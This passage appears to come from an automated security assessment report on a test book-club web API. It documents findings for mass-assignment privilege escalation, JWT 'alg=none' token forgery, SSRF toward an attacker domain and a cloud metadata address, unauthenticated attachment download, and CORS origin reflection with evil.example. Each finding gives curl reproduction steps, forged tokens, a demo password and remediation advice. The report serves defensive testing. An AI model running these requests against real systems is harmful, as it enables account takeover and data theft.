3. Apply the principle of least privilege to all `/api/admin/*` endpoints by implementing a centralized authorization middleware or dependency (e.g., a FastAPI `Depends()` guard) that checks admin role on every admin route.
4. Rotate all exposed credentials immediately: invalidate all user API keys (`mk_live_*`), force password resets for all accounts, and regenerate the JWT signing secret since the current HMAC key may be compromised.
5. Add integration tests that verify non-admin roles receive `403` on all admin endpoints, and enforce these checks in CI to prevent authorization regressions.

Mass Assignment Privilege Escalation via role Field in PATCH /api/users/me

SEVERITY CATEGORY CWE
Critical Broken Access Control CWE-915

ENDPOINT
http://marginalia.testinvicti.com/api/users/me

PARAMETER CVSS 4.0
authorization 8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
{"role": "admin"}
```

Observed:

A regular member user (id=3, role=member) can PATCH /api/users/me with {"role": "admin"} and the server accepts it, returning {"id": 3, "username": "demo", "role": "admin", "credits": 2500, "email": "demo@marginalia.club"}. The role change persists: subsequent login returns role=admin in the JWT, and the escalated user can access /api/admin/users which dumps all users with password_hashes, API keys, and PII. Control: the same request without authentication returns 401 {"detail": "unauthenticated"}, proving authentication is enforced but field-level authorization is not – any authenticated member can set their role to admin.

HTTP TRANSACTION

REQUEST

```
PATCH /api/users/me HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJtZW1iZXIiLCJpYXQiOiJlZ30k2Njg3MTcsImV4cCI6MTc4OTc1NTEwN30.sLAqmCvKu5J3FdFIILe_p4QeCXF68xRuSKRS7xDTo
Content-Type: application/json
Content-Length: 16

{"role": "admin"}
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:12:51 GMT
content-type: application/json
content-length: 87

{"id": 3, "username": "demo", "role": "admin", "credits": 2500, "email": "demo@marginalia.club"}
```

STEPS TO REPRODUCE

1. Authenticate as the demo member user and confirm the current role:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email": "demo@marginalia.club", "password": "Demo2023!shelf"}'
```

The response returns a JWT token and confirms role is member.

2. Send a PATCH request to /api/users/me with the role field set to admin:

```
curl -s -X PATCH http://marginalia.testinvicti.com/api/users/me \
-H "Authorization: Bearer <member_token>" \
-H "Content-Type: application/json" \
-d '{"role": "admin"}'
```

The server responds with HTTP 200 and the updated user object showing "role": "admin" for user id 3.

3. Verify the unauthenticated control case is rejected:

```
curl -s -X PATCH http://marginalia.testinvicti.com/api/users/me \
-H "Content-Type: application/json" \
-d '{"role": "admin"}'
```

The server returns HTTP 401 {"detail": "unauthenticated"}, confirming authentication is enforced but field-level authorization is not.

4. Confirm privilege escalation persists by re-logging in and accessing an admin-only endpoint:

```
curl -s http://marginalia.testinvicti.com/api/admin/users \
-H "Authorization: Bearer <new_admin_token>"
```

The response returns all users with password_hashes, API keys, and PII — confirming full admin access.

5. Restore the original role to clean up:

```
curl -s -X PATCH http://marginalia.testinvicti.com/api/users/me \
-H "Authorization: Bearer <admin_token>" \
-H "Content-Type: application/json" \
-d '{"role": "member"}'
```

SEVERITY JUSTIFICATION

Any authenticated user can escalate to admin by setting the role field via mass assignment, gaining full access to all user data including password hashes and API keys. CVSS reflects low privileges required (any authenticated member), no complexity or user interaction, and high impact across confidentiality, integrity, and availability of the vulnerable system.

DISCOVERY & EXPLOITATION

The IDOR agent identified that the `PATCH /api/users/me` endpoint binds the raw request body directly to the underlying user model without filtering privileged fields. Because the server applies no allowlist to restrict which properties an authenticated user may modify, any field present in the model, including `role`, is accepted and persisted. Submitting `{"role": "admin"}` in the request body is sufficient to permanently elevate the caller's account to administrator.

Unlike the object-level access control failures documented in sibling vulnerabilities, this is a mass assignment flaw: the attacker does not need to reference another user's identifier or guess a resource ID. Any authenticated member-role user can self-escalate in a single request. Once elevated, the attacker holds a persistent admin session that grants unrestricted access to every administrative endpoint documented across this assessment, including full user records with password hashes, API keys, and financial data.

IMPACT ANALYSIS

This vulnerability represents the most direct path to full platform compromise available to a low-privileged attacker. A member account obtained through registration or credential theft becomes an administrator account in a single API call, with no rate limiting, no approval workflow, and no audit trail beyond standard access logs. The escalated role grants access to every administrative endpoint identified in this assessment, including `GET /api/admin/users`, which exposes password hashes, API keys, and PII for all platform users, and `GET /api/admin/orders`, which exposes complete financial transaction history. Because the role change is persistent and server-side, the attacker retains administrative access across sessions and devices until the account is manually demoted. Under GDPR and PCI-DSS, unauthorized access to the full user and financial dataset constitutes a reportable breach, with potential regulatory penalties compounded by the ease of exploitation.

REMEDIATION

1. Implement an allowlist of mutable fields on the `PATCH /api/users/me` endpoint. Explicitly permit only user-editable fields (e.g., `username` , `email` , `avatar`) and reject or strip sensitive fields such as `role` , `credits` , and `id` from the request body before processing.
2. Add server-side validation that rejects any request containing the `role` field when the caller is not an admin. Return a `403 Forbidden` response with a clear error message.
3. Avoid binding raw request bodies directly to ORM models. Use a dedicated Pydantic schema (e.g., `UserUpdateRequest`) that excludes privileged fields, ensuring `additionalProperties` is set to `false` .
4. Add integration tests that verify a member-role user cannot modify `role` , `credits` , or other privileged fields via `PATCH /api/users/me` .
5. Adopt a framework-level policy of explicit field allowlists on all update endpoints, enforced via CI linting or a shared base schema that strips unknown properties.

JWT Algorithm None Bypass Allowing Unauthenticated Admin Access to User Data

CRITICAL

INCONCLUSIVE

SEVERITY
Critical

CATEGORY
Identification and Authentication Failures

CWE
CWE-347

ENDPOINT
`http://marginalia.testinvicti.com/api/admin/users`

CVSS 4.0
9.3 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJEsInJvbGUiOiJhZG1pbiIsImIhdCI6MTc4OTY2NTA3MywiZXhwIjoxNzg5NzUxNDczfQ.
```

Observed:

JWT with `alg=none` and forged payload `{sub:1, role:admin}` is accepted by the server. GET `/api/admin/users` with the forged token returns 200 with all user data including password hashes and API keys. The server does not verify JWT signatures when `alg=none` is specified.

HTTP TRANSACTION

REQUEST

```
GET /api/admin/users HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJEsInJvbGUiOiJhZG1pbiIsImIhdCI6MTc4OTY2NTA3MywiZXhwIjoxNzg5NzUxNDczfQ.
```

STEPS TO REPRODUCE

1. Craft a JWT with `alg=none` header and an admin payload. Base64url-encode the header `{"alg": "none", "typ": "JWT"}` and payload `{"sub": 1, "role": "admin", "iat": 1789665073, "exp": 1789751473}`, then concatenate with dots and an empty signature:

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJEsInJvbGUiOiJhZG1pbiIsImIhdCI6MTc4OTY2NTA3MywiZXhwIjoxNzg5NzUxNDczfQ.
```

2. Send the forged token to the admin endpoint:

```
curl -s 'http://marginalia.testinvicti.com/api/admin/users' \
-H 'Authorization: Bearer
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJEsInJvbGUiOiJhZG1pbiIsImIhdCI6MTc4OTY2NTA3MywiZXhwIjoxNzg5NzUxNDczfQ.'
```

If vulnerable, the server responds with HTTP 200 and returns all user data including `password_hash` and `api_key` fields.

3. Confirm the control case — send the same request without any Authorization header:

```
curl -s 'http://marginalia.testinvicti.com/api/admin/users'
```

The server should respond with HTTP 401/403, confirming that authentication is normally enforced and the `alg=none` token specifically bypasses it.

SEVERITY JUSTIFICATION

If confirmed, accepting JWT `alg=none` allows any unauthenticated attacker to forge admin tokens and access all user data including password hashes and API keys, resulting in full authentication bypass with no privileges required. Rated critical due to network-accessible, zero-interaction exploitation with high confidentiality and integrity impact.

DISCOVERY & EXPLOITATION

The assessment targeted the `/api/admin/users` endpoint specifically because it represents the highest-privilege data surface in the application: a bulk user listing that includes password hashes and API keys for every registered account. Where the sibling finding (INV-4) confirmed the `alg=none` bypass against `/api/me` to access the authenticated user's own record, this finding targets the administrative enumeration endpoint, which returns the full user roster rather than a single account. The vulnerability mechanism is identical: the JWT library does not enforce a signature algorithm allowlist, permitting a token with `alg=none` and an empty signature segment to be accepted as valid. The distinction is the scope of data returned — a successful request to `/api/admin/users` yields credentials and API keys for all platform users in a single response.

Automated validation was inconclusive due to request timeouts in the validation harness; neither the forged-token acceptance nor the baseline rejection could be confirmed within the test window. The original detection signal reported a 200 response containing `password_hash` and `api_key` fields, consistent with the confirmed behavior at the sibling endpoint. An unauthenticated attacker who has confirmed the bypass at `/api/me` would trivially direct the same forged admin token at this endpoint to bulk-exfiltrate the entire user credential store.

IMPACT ANALYSIS

Successful exploitation of this endpoint delivers a qualitatively different outcome than the sibling finding at `/api/me`. Rather than exposing a single user's credentials, a forged admin token directed at `/api/admin/users` returns password hashes and API keys for every account on the platform in a single unauthenticated request. This constitutes a full platform credential compromise: password hashes are immediately actionable for offline cracking, and API keys enable persistent, authenticated access to affected accounts even after passwords are rotated. The exposure carries direct obligations under GDPR Article 33 and, depending on the platform's payment integrations, PCI-DSS Requirement 8, as authentication credentials and access tokens are classified as sensitive authentication data. Reputational and legal consequences of a bulk credential breach of this nature are substantially more severe than a single-account exposure, and the operational cost of notifying all affected users, rotating all API keys, and forcing platform-wide password resets represents significant business disruption.

REMEDIATION

1. Configure the JWT library to explicitly whitelist allowed algorithms (e.g., `algorithms=["HS256"]` in PyJWT's `jwt.decode()`) and never accept `none`.
2. Ensure the server rejects any token where the `alg` header is `none`, empty, or not in the allowed list, returning HTTP 401.
3. Validate that a valid signature is always present — reject tokens with an empty or missing signature segment.
4. Rotate the current JWT signing secret immediately, as the `none` algorithm bypass may have been exploited to forge admin sessions.
5. Add a CI/CD check or unit test that verifies `alg=none` tokens are rejected by the authentication middleware.

JWT Algorithm "none" Bypass Allows Unauthenticated Admin Impersonation

CRITICAL

SEVERITY Critical CATEGORY Broken Authentication CWE CWE-345

ENDPOINT
http://marginalia.testinvicti.com/api/me

CVSS 4.0
9.3 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
eyJhbGciOiJub251IiwidHlwIjoiSldUIIn0.eyJzdWIiOiJEsInJvbGUiOiJhZG1pbiIsIm1hdCI6MTc4OTY3MDU1MywiZXhwIjoxODk5NzU2OTUzfQ.
```

Observed:

JWT with alg=none is accepted. Token
eyJhbGciOiJub251IiwidHlwIjoiSldUIIn0.eyJzdWIiOiJEsInJvbGUiOiJhZG1pbiIsIm1hdCI6MTc4OTY3MDU1MywiZXhwIjoxODk5NzU2OTUzfQ. (no signature) with sub=1 returns admin user data:
{ "id":1, "username": "admin", "email": "ops@marginalia.club", "role": "admin", "credits": 500110 }. An attacker can impersonate any user by crafting unsigned JWTs.

HTTP TRANSACTION

REQUEST

```
GET /api/me HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJub251IiwidHlwIjoiSldUIIn0.eyJzdWIiOiJEsInJvbGUiOiJhZG1pbiIsIm1hdCI6MTc4OTY3MDU1MywiZXhwIjoxODk5NzU2OTUzfQ.
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:43:44 GMT
content-type: application/json
X-Ax-Auth-Session-Id: none

{"id":1,"username":"admin","email":"ops@marginalia.club","role":"admin","credits":500110}
```

STEPS TO REPRODUCE

1. Send a request to /api/me with a crafted unsigned JWT (alg=none, sub=1, role=admin):

```
curl -s -H 'Authorization: Bearer
eyJhbGciOiJub251IiwidHlwIjoiSldUIIn0.eyJzdWIiOiJEsInJvbGUiOiJhZG1pbiIsIm1hdCI6MTc4OTY3MDU1MywiZXhwIjoxODk5NzU2OTUzfQ.' 'http://marginalia.testinvicti.com/api/me'
```

The server responds with 200 OK and returns admin user data:

```
{"id":1,"username":"admin","email":"ops@marginalia.club","role":"admin","credits":500110}.
```

2. Confirm that the endpoint requires authentication by sending a request without any token:

```
curl -s 'http://marginalia.testinvicti.com/api/me'
```

The server responds with 401 Unauthorized: { "detail": "unauthenticated" }, proving the unsigned JWT was accepted as valid authentication.

3. To impersonate any user, modify the sub claim in the JWT payload to the target user's ID, base64url-encode the header and payload, and append a trailing dot (empty signature). The server will accept the forged token without verification.

SEVERITY JUSTIFICATION

An unauthenticated attacker can forge arbitrary JWTs with `alg=none` to impersonate any user, including admin, with no prerequisites. This grants full access to all API functionality including admin endpoints, user data, and financial operations (wallet transfers), warranting critical severity.

DISCOVERY & EXPLOITATION

The JWT verification layer accepts tokens specifying `alg=none` in the header, meaning the server processes the token's claims without validating any cryptographic signature. Because the signing step is skipped entirely, an attacker constructs a well-formed JWT header and payload, sets `alg` to `none`, and omits the signature segment. The server treats the resulting token as authentic. This vulnerability was confirmed at `GET /api/me`, where a forged unsigned token with `"role": "admin"` and `"email": "ops@marginalia.club"` in the payload returned HTTP 200 with full admin identity data, while a request carrying no token correctly returned HTTP 401. The differential response eliminates any ambiguity: the server is not degrading gracefully but is actively accepting unsigned tokens as valid credentials.

An unauthenticated attacker requires no prior account, no stolen credentials, and no brute-force effort. By crafting a token with any target user's identifier in the `sub` or `id` claim, the attacker impersonates that user instantly. Targeting the admin account, as demonstrated, grants unrestricted access to every privileged API surface, including the `/api/admin/` route family covered in the sibling vulnerability INV-3. The attack is stateless, leaves no authentication log entries tied to a real credential event, and is trivially scriptable.

IMPACT ANALYSIS

This vulnerability represents a complete collapse of the authentication boundary. Any anonymous party on the internet can forge an admin-role JWT and assume full platform control, including access to all user PII, password hashes, API keys, and financial data exposed through the admin endpoints. The `credits` field returned in the validated response (500,110 credits for the admin account) confirms that wallet and financial operations are within scope of the impersonated session, creating direct financial fraud risk. Because the bypass requires no interaction with a legitimate user and produces no failed authentication events, the attack is undetectable through standard credential-monitoring controls. From a compliance perspective, unauthenticated access to personal data and financial records constitutes a reportable breach condition under GDPR Article 33 and is a direct violation of PCI-DSS Requirement 8 (unique user identification and strong authentication), with potential for significant regulatory penalty and mandatory customer notification obligations.

REMEDIATION

1. Configure the JWT verification library to explicitly whitelist allowed algorithms (e.g., `algorithms=["HS256"]` or `algorithms=["RS256"]`) and reject tokens with `alg=none` or unexpected algorithms.
2. Ensure the JWT library version is up-to-date — older versions of libraries like `PyJWT` accepted `none` by default; upgrade to a version that rejects it.
3. Add server-side validation that every incoming JWT has a non-empty signature segment before processing claims.
4. Rotate the current JWT signing secret immediately, as any tokens issued before the fix remain valid and attackers who discovered this flaw may have already forged admin tokens.
5. Enforce algorithm-pinning in a centralized authentication middleware so all endpoints benefit from the fix, and add a CI test that verifies `alg=none` tokens are rejected.

SSRF via GET Query Parameter in Admin Diagnostics Endpoint Accessible to Member Role

CRITICAL

INCONCLUSIVE

SEVERITY

Critical

CATEGORY

Broken Access Control

CWE

CWE-918

ENDPOINT

`http://marginalia.testinvicti.com/api/admin/diagnostics`

PARAMETER

host

CVSS 4.0

9.3

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:N/SA:N

EVIDENCE

Payload used:

`http://{oob_domain}/`

Observed:

GET /api/admin/diagnostics?host=http://OOB_DOMAIN/ results in server-side HTTP request to the OOB domain (confirmed via DNS and HTTP callback from IP 34.216.99.50, User-Agent: Marginalia-CoverBot/3.4). Also fetches internal localhost: host=http://127.0.0.1:8000/api/_status returns the internal status JSON. Endpoint accessible by member role (BFLA + SSRF).

STEPS TO REPRODUCE

1. Authenticate as the demo user to obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the token value from the JSON response.

2. Send a request to the admin diagnostics endpoint with an attacker-controlled URL in the host parameter:

```
curl -s 'http://marginalia.testinvicti.com/api/admin/diagnostics?host=http://ATTACKER_DOMAIN/' \
-H 'Authorization: Bearer <token>'
```

The server makes an outbound HTTP request to ATTACKER_DOMAIN. Verify the callback on your OOB listener — expect a request from the server IP with User-Agent: Marginalia-CoverBot/3.4.

3. Confirm internal network access by targeting localhost:

```
curl -s 'http://marginalia.testinvicti.com/api/admin/diagnostics?host=http://127.0.0.1:8000/api/_status' \
-H 'Authorization: Bearer <token>'
```

The response should contain the internal status JSON from the backend service, confirming the server fetched an internal resource on behalf of the attacker.

4. Verify the access control bypass (BFLA) by confirming the endpoint returns data for a member-role token. Without authentication, the endpoint returns 401:

```
curl -s 'http://marginalia.testinvicti.com/api/admin/diagnostics?host=http://127.0.0.1:8000'
```

Expected: {"detail": "unauthenticated"} with HTTP 401, confirming auth is checked but role authorization is not.

SEVERITY JUSTIFICATION

A low-privileged member can reach an admin-only endpoint and force the server to make arbitrary HTTP requests to internal and external hosts, enabling internal network scanning, metadata service access, and data exfiltration. The BFLA component (member accessing admin endpoint) compounds the SSRF impact, warranting critical severity despite PR:L.

DISCOVERY & EXPLOITATION

The admin diagnostics endpoint at `/api/admin/diagnostics` accepts a `host` query parameter and passes the caller-supplied value directly to a server-side HTTP client without URL validation, IP-range filtering, or allowlist enforcement. The vulnerability is compounded by a broken function-level authorization failure: the endpoint is reachable by any authenticated member-role user, not just administrators, meaning the SSRF attack surface is exposed to the entire registered user base rather than a restricted operator group.

A low-privileged member-role attacker exploits this by authenticating with a standard account, then supplying an arbitrary URL in the `host` parameter to force the application server to issue outbound HTTP requests on their behalf. Concrete attack paths include probing internal network hosts and open ports to map the private infrastructure topology, retrieving cloud instance metadata from `http://169.254.254.254/latest/meta-data/` to harvest IAM credentials and environment secrets, and pivoting to internal services (databases, message queues, administrative consoles) that are not exposed to the public internet. Because the server's egress identity is trusted within the internal network, responses from otherwise unreachable services are returned through the application, effectively turning the diagnostics endpoint into a proxy into the private network.

IMPACT ANALYSIS

Successful exploitation grants a low-privileged attacker the ability to interact with internal infrastructure that is architecturally isolated from the public internet, including cloud metadata services, internal APIs, and backend data stores. Retrieval of cloud provider metadata credentials (such as AWS IAM role tokens via the instance metadata service) would allow an attacker to escalate privileges within the cloud environment entirely outside the application layer, potentially enabling data exfiltration, resource manipulation, or persistent access to cloud-managed services. The broken access control component means this capability is not limited to a small group of trusted operators: any registered platform user can trigger server-side requests, dramatically increasing the likelihood of exploitation and the difficulty of attributing abuse. From a compliance perspective, unauthorized access to internal infrastructure and credential stores implicates data protection obligations under GDPR and PCI-DSS, particularly where internal services process cardholder or personal data. The combination of SSRF and function-level authorization bypass in a single endpoint represents a critical risk to the confidentiality and integrity of the entire hosting environment, not just the application itself.

REMEDIATION

1. Enforce role-based access control on `/api/admin/diagnostics` so only admin-role JWT tokens are accepted; reject requests from member-role users with HTTP 403.
2. Implement a strict allowlist for the `host` parameter, permitting only known-safe diagnostic targets (e.g., specific internal health-check URLs). Reject any URL not on the allowlist.
3. Block requests to private/internal IP ranges (`127.0.0.0/8` , `10.0.0.0/8` , `172.16.0.0/12` , `169.254.169.254` , `::1`) at the application layer before the HTTP client processes the URL.
4. Replace the raw HTTP fetch with a purpose-built diagnostic function that performs DNS resolution first, validates the resolved IP against the blocklist, and uses a dedicated HTTP client with no redirect-following, short timeouts, and restricted protocols (`http` / `https` only).
5. Long-term, adopt an SSRF-safe HTTP client library (e.g., `ssrf-king` or `advocate` for Python) and add integration tests that verify internal URL blocking on every CI build.

Missing Authentication on Attachment Download Endpoint Exposes Confidential Documents

HIGH

INCONCLUSIVE

SEVERITY

High

CATEGORY

Broken Access Control

CWE

CWE-306

ENDPOINT`http://marginalia.testinvicti.com/api/attachments/download`**PARAMETER**

id

CVSS 4.0

8.7

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE**Observed:**

GET /api/attachments/download?id=1 and ?id=2 without authentication returns confidential documents. id=1 returns 'AUTUMN AUCTION RESERVE SHEET (INTERNAL, DO NOT CIRCULATE)' with reserve prices. id=2 returns 'CONFIDENTIAL PROVENANCE APPRAISAL – HMS TERROR LOG' with insured value £48,500 and private seller details.

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the attachment download endpoint:

```
curl -s 'http://marginalia.testinvicti.com/api/attachments/download?id=1'
```

If vulnerable, the server responds with HTTP 200 and the body contains confidential content including 'AUTUMN AUCTION RESERVE SHEET (INTERNAL, DO NOT CIRCULATE)' with reserve prices.

2. Send a second unauthenticated GET request with a different attachment ID:

```
curl -s 'http://marginalia.testinvicti.com/api/attachments/download?id=2'
```

If vulnerable, the server responds with HTTP 200 and the body contains 'CONFIDENTIAL PROVENANCE APPRAISAL — HMS TERROR LOG' with insured value £48,500 and private seller details.

3. Verify that a non-existent attachment ID returns an error or empty response:

```
curl -s 'http://marginalia.testinvicti.com/api/attachments/download?id=999'
```

The server should not return any confidential content, confirming the issue is specific to valid attachment IDs.

SEVERITY JUSTIFICATION

If confirmed, unauthenticated access to confidential documents (auction reserve prices, appraisal values, private seller details) represents a high-severity confidentiality breach. The CVSS reflects network-accessible, no-auth-required access with high confidentiality impact but no integrity or availability impact.

DISCOVERY & EXPLOITATION

The assessment agent identified that the `/api/attachments/download` endpoint accepts an `id` parameter and serves attachment content without requiring any authentication token. Where sibling vulnerabilities INV-44, INV-7, and INV-45 expose the attachment listing and metadata surfaces, this endpoint represents the terminal delivery point: the mechanism that actually transmits document bytes to the requester. The absence of an `Authorization` header requirement means the endpoint sits entirely outside the application's authentication boundary, making every stored attachment reachable by anyone with network access and knowledge of a valid attachment identifier.

Attachment identifiers are typically sequential or otherwise enumerable, particularly given the BOLA exposure documented in sibling vulnerabilities across this assessment. An unauthenticated external attacker would iterate the `id` parameter across the download endpoint to harvest the full attachment corpus, targeting documents flagged in the original agent report as containing auction reserve prices, appraisal values, and private seller details. Validation attempts timed out during automated reproduction,

leaving the finding unconfirmed, but the structural absence of authentication controls on the route is consistent with the pervasive authentication gaps observed across the `/api/` surface throughout this engagement.

IMPACT ANALYSIS

This vulnerability targets the document retrieval layer directly, meaning exploitation yields the actual file contents rather than metadata or references. The documents reportedly associated with this endpoint include commercially sensitive materials: auction reserve prices, appraisal valuations, and private seller details. Unauthorized access to reserve pricing undermines the integrity of auction processes and exposes the platform to competitive manipulation, where a bidder with foreknowledge of reserve thresholds gains an unfair and undisclosed advantage. Private seller details constitute personally identifiable information, triggering notification and remediation obligations under GDPR and similar data protection frameworks if exfiltrated. Because the endpoint requires no credentials, exploitation is accessible to any external party, not merely authenticated users, which materially widens the exposure compared to the object-level authorization failures documented in sibling vulnerabilities that at minimum require a valid session.

REMEDIATION

1. Enforce authentication on the `/api/attachments/download` endpoint by requiring a valid JWT Bearer token in the `Authorization` header before serving any attachment content.
2. Implement authorization checks to verify the authenticated user has permission to access the specific attachment referenced by the `id` parameter — e.g., confirm ownership or membership in the associated book club.
3. Return `401 Unauthorized` for unauthenticated requests and `403 Forbidden` for authenticated users without access, rather than serving the document.
4. Audit all attachment records in the database to ensure sensitive documents are tagged with appropriate access controls and that no attachments are publicly accessible by default.
5. Add middleware-level authentication enforcement for all `/api/` routes to prevent future endpoints from being deployed without auth checks.

Unauthenticated Access to Private Book Attachment Metadata via GET /api/books/{id}/attachments

HIGH

SEVERITY
High

CATEGORY
Broken Access Control

CWE
CWE-306

ENDPOINT
http://marginalia.testinvicti.com/api/books/4/attachments

CVSS 4.0
8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

GET /api/books/4/attachments without authentication returns attachment metadata for private/draft books. Book 4 (visibility=private, status=draft) exposes attachment id=1 'Autumn auction reserve sheet'. Book 8 (private) exposes id=2 'HMS Terror appraisal (confidential)'. Combined with unauthenticated /api/attachments/download, full confidential files are downloadable.

HTTP TRANSACTION

REQUEST

```
GET /api/books/4/attachments HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:55:18 GMT
content-length: 153
content-type: application/json
X-Ax-Auth-Session-Id: none

{"book_id":4,"attachments":[{"id":1,"book_id":4,"label":"Autumn auction reserve sheet","filename":"autumn-auction-reserve.txt","created_at":1700000000}]}
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the attachments endpoint for a private book:

```
curl -s 'http://marginalia.testinvicti.com/api/books/4/attachments'
```

The server responds with HTTP 200 and returns attachment metadata including "label": "Autumn auction reserve sheet" and "book_id": 4, despite the book being private/draft.

2. Confirm that other endpoints properly enforce authentication:

```
curl -s 'http://marginalia.testinvicti.com/api/me'
```

The server responds with HTTP 401 and {"detail": "unauthenticated"}, proving the missing auth on the attachments endpoint is an oversight.

3. Use the leaked attachment ID to download the full confidential file without authentication:

```
curl -s 'http://marginalia.testinvicti.com/api/attachments/download?id=1'
```

The server returns the full file content for the private book's attachment, completing the data exfiltration chain.

SEVERITY JUSTIFICATION

No authentication is required to enumerate and retrieve metadata for attachments on private/draft books, and combined with the unauthenticated `/api/attachments/download` endpoint, an attacker can exfiltrate confidential files (e.g., 'HMS Terror appraisal (confidential)'). The attack requires no privileges, no user interaction, and has low complexity, resulting in high confidentiality impact.

DISCOVERY & EXPLOITATION

The `GET /api/books/{id}/attachments` endpoint returns full attachment metadata for a book without requiring any authentication token. While the parent book resource and other sub-resources correctly enforce a valid JWT Bearer token, the attachments sub-resource was omitted from the authentication middleware chain, creating an inconsistent enforcement gap. A plain unauthenticated request to `/api/books/4/attachments` returns HTTP 200 with a structured JSON payload listing attachment IDs, labels, filenames, and creation timestamps for a private or draft book, confirmed by the presence of the label "Autumn auction reserve sheet" in the response.

An unauthenticated attacker who discovers this endpoint, whether through the publicly exposed OpenAPI specification or by enumerating the `book_id` path parameter, can harvest attachment metadata across all books on the platform. Combined with the separately documented unauthenticated download vulnerability on `GET /api/attachments/download`, the metadata returned here, specifically the attachment `id` field, provides the direct handle needed to retrieve the underlying file contents without ever obtaining a session token.

IMPACT ANALYSIS

This vulnerability exposes confidential attachment metadata for private and draft books to any unauthenticated internet user. The confirmed response includes commercially sensitive labels such as "Autumn auction reserve sheet," indicating that financial and appraisal documents are among the exposed assets. Because the attachment `id` values returned by this endpoint feed directly into the unauthenticated download endpoint (INV-6), the two vulnerabilities chain into a complete, zero-credential file exfiltration path: metadata enumeration here yields the identifiers, and the download endpoint delivers the file contents. The business risk is therefore not limited to metadata leakage in isolation but extends to full exfiltration of any file stored on the platform, including documents explicitly marked confidential. Organizations subject to GDPR or contractual data-handling obligations face direct exposure if user-uploaded documents contain personal or commercially restricted information.

REMEDIATION

1. Enforce authentication on `GET /api/books/{book_id}/attachments` by requiring a valid JWT Bearer token in the `Authorization` header; reject unauthenticated requests with HTTP 401.
2. Add authorization checks to verify the requesting user has access to the book — for private or draft books, only the book owner or an admin should receive attachment metadata.
3. Apply the same authentication and authorization controls to `GET /api/attachments/download` to prevent direct file retrieval by unauthenticated or unauthorized users.
4. Audit all `/api/books/{book_id}/*` sub-resource endpoints (`annotations`, `attachments`, `reviews`) to ensure they inherit the parent book's visibility and access controls.
5. Add integration tests that verify unauthenticated and cross-user requests to private book resources return 401/403, and enforce these in CI.

Arbitrary Origin Reflection with Credentials in CORS Policy on API Endpoints

HIGH

SEVERITY: High
CATEGORY: Security Misconfiguration
CWE: CWE-942

ENDPOINT
http://marginalia.testinvicti.com/api/books

CVSS 4.0
7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

Request with Origin: https://evil.example returns Access-Control-Allow-Origin: https://evil.example and Access-Control-Allow-Credentials: true. Any origin is reflected, allowing cross-origin credential theft.

HTTP TRANSACTION

REQUEST

```
GET /api/books HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
Origin: https://evil.example
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 19:22:51 GMT
content-type: application/json
access-control-allow-origin: https://evil.example
access-control-allow-credentials: true
access-control-allow-headers: Authorization, Content-Type
access-control-allow-methods: GET, POST, PATCH, DELETE, OPTIONS
vary: Origin

{"books":[{"id":11,"title":"Test Book","author":"Test Author",...},
{"id":9,"title":"The Blind Owl","author":"Sadegh Hedayat",...},
[... truncated ...]]}
```

STEPS TO REPRODUCE

1. Send a request to the API with a malicious Origin header:

```
curl -s -D - -o /dev/null -H 'Origin: https://evil.example' http://marginalia.testinvicti.com/api/books
```

The response includes Access-Control-Allow-Origin: https://evil.example and Access-Control-Allow-Credentials: true, confirming the server reflects any arbitrary origin with credentials enabled.

2. Verify that CORS headers are only present when an Origin header is supplied:

```
curl -s -D - -o /dev/null http://marginalia.testinvicti.com/api/books
```

The response does NOT include Access-Control-Allow-Origin, confirming the server dynamically reflects the Origin value rather than using a static wildcard.

3. To demonstrate impact, host a page on an attacker-controlled domain containing JavaScript that performs a credentialed fetch to http://marginalia.testinvicti.com/api/books (or any authenticated endpoint like

/api/wallet/statement). The response body is fully readable by the attacker script due to the permissive CORS policy, enabling theft of the victim's authenticated data.

SEVERITY JUSTIFICATION

The server reflects any Origin with Access-Control-Allow-Credentials: true, allowing an attacker-controlled website to read authenticated API responses (books, orders, wallet, user profiles) from any logged-in victim who visits the malicious page. Rated high because exploitation requires only passive user interaction but yields full read access to all authenticated endpoints.

DISCOVERY & EXPLOITATION

